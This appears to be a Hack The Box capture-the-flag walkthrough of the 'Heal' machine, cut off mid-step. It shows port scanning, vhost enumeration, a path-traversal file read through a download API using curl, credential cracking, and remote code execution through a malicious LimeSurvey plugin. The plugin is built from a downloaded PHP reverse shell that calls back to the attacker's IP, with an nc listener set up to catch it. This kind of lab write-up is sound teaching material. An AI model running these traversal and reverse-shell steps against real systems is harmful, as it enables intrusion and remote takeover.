
 Hack The Box
Nmap Results
# Nmap 7.94SVN scan initiated Tue Dec 17 01:48:19 2024 as: /usr/lib/nmap/nmap -Pn -p- --min-rate 2000 -sC -sV -oN nmap-scan.txt 10.129.253.212
Nmap scan report for 10.129.253.212
Host is up (0.093s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 68:af:80:86:6e:61:7e:bf:0b:ea:10:52:d7:7a:94:3d (ECDSA)
|_  256 52:f4:8d:f1:c7:85:b6:6f:c6:5f:b2:db:a6:17:68:ae (ED25519)
80/tcp open  http    nginx 1.18.0 (Ubuntu)
|_http-title: Did not follow redirect to http://heal.htb/
|_http-server-header: nginx/1.18.0 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Tue Dec 17 01:49:04 2024 -- 1 IP address (1 host up) scanned in 45.36 secondsnmap scan output. We can see the redirect to http://heal.htb in the HTTP output, so let's get that added to our /etc/hosts file.echo -e '10.129.253.212\t\theal.htb' | sudo tee -a /etc/hostsService Enumeration
TCP/80
Walking the Application
 Björn Kimminich


Test the Resume Builder



api.heal.htb, so I need to add this to my /etc/hosts file as wellecho -e '10.129.253.212\t\tapi.heal.htb' | sudo tee -a /etc/hosts
Test the Survey Function

echo -e '10.129.253.212\t\ttake-survey.heal.htb' | sudo tee -a /etc/hosts
Penetration Testing
What We Know So Far
- heal.htb
- Viewing the source we see it was created with
create-react-app - Not seeing any specific version numbers
- PDF creation utility
- Fill out HTML form and create a PDF

- Uses
wkhtmltopdf 0.12.6to generate the PDF
- Uses
- Fill out HTML form and create a PDF
- Clicking
/profileloadshttp://api.heal.htb/profile - Navigating to the site root load
http://api.heal.htb/resume - Taking the survey navigates to a static survey ID of
552933athttp://take-survey.heal.htb/index.php/
- Viewing the source we see it was created with
- api.heal.htb
- In Burp, I can see the following endpoints:
/signin/signup/resume/profile/exports/download/logout
- In Burp, I can see the following endpoints:

- take-survey.heal.htb
- At the site root, we see
ralph@heal.htb - The site is run on
LimeSurvey, not seeing any specific version
- At the site root, we see
☑️ CVEs in dependencies such as
wkhtmltopdf and ruby versions☑️ Enumerate more API endpoints, directories, and files
☑️ Enumerate more virtual hosts
☑️ Potential path traversal in the file download function
☑️ Injection attacks, such as the HTML to PDF converter, login form, URL query parameters, etc
☑️ Password spraying against known usernames
We want to work in order from least amount of time and effort up, with the goal being to establish a foothold on the target. So, we'll start with the known CVE research first. But before we do this, we'll ensure we've gathered enough meaningful intel about the target.
Gobuster Enumeration
gobuster vhost --append-domain --domain 'heal.htb' \
-u http://10.129.253.212 \
-w /usr/share/seclists/Discovery/DNS/namelist.txt \
-t 200 -o vhost.txt
Found: api.heal.htb Status: 200 [Size: 12515]Virtual Host enumeration, nothing new discovered
gobuster dir, no additional attack surface was discovered against any of the known virtual hosts.CVE Research


wkhtmltopdf installed on the target<iframe+src=\"http://heal.htb\"> into the {"content": "....."} portion of the JSON data, but didn't see the page content rendering on the final PDF. The plan is to come back to this later and try the next easiest win, which is the potential path traversal.
Testing Path Traversal
TOKEN='Authorization: Bearer eyJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2lkIjoyfQ.73dLFyR_K1A7yY9uDP6xu7H1p_c7DlFQEoN1g-LFFMQ'curl -s -H "$TOKEN" 'http://api.heal.htb/download?filename=../../../../../../../../../../var/lib/dhcp/dhclient.eth0.leases'
Finding Interesting Files
heal.htb and api.heal.htb, but both of those are being proxied to internal servers and I can't get access remote files via URL. Oddly, I couldn't find /etc/nginx/sites-enabled/take-survey.heal.htb or different variations in the spelling or things like limesurvey.htb.I hunted around for SSH files, logs, and lots of other things, and can't read
/proc, so I turned to Microsoft CoPilot for some inspiration.



Referencing the source, there's a ton of information in here for enumeration
config/, so use CTRL + F and search for any files in the documentation under that path that might contain interesting information
CTRL + F highlighted)


ralph@heal.htb in a file for cracking
Logging into LimeSurvey


The password for ralph@heal.htb did not work for SSH access. It does, however, work for logging into the resume builder app, which makes sense, since that ties into the API. It also works for logging into LimeSurvey, as we'd expect, since Ralph is the admin per the landing page.
Exploit
LimeSurvey Plugin RCE
 LimeSurvey
We can find an example plugin here
config.xml that ensures compatibility with LimeSurvey.mkdir PwnPlugin && cd PwnPluginMake a directory for the plugin source
wget https://github.com/ivan-sincek/php-reverse-shell/raw/refs/heads/master/src/reverse/php_reverse_shell.php -O PwnPlugin.phpThe PHP source file needs to match the plugin directory name
sed "s/Shell('127.0.0.1', 9000)/Shell('10.10.14.195', 443)/g"Update the PHP reverse shell with VPN IP and desired port
wget https://github.com/LimeSurvey/LimeSurvey/raw/refs/heads/master/plugins/Demo/DemoDateSetting/config.xmlDownload the sample config file
sed -i 's/DemoDateSetting/PwnPlugin/g' config.xmlFind and replace with our plugin name
sed -i 's/<version>5<\/version>/<version>6<\/version>/g' config.xmlUpdate for the installed version on the target
cd .. && zip -r PwnPlugin.zip PwnPluginZip up the plugin sour


sudo rlwrap nc -lnvp 443Start a TCP listener on the port specified in the PHP reverse shell

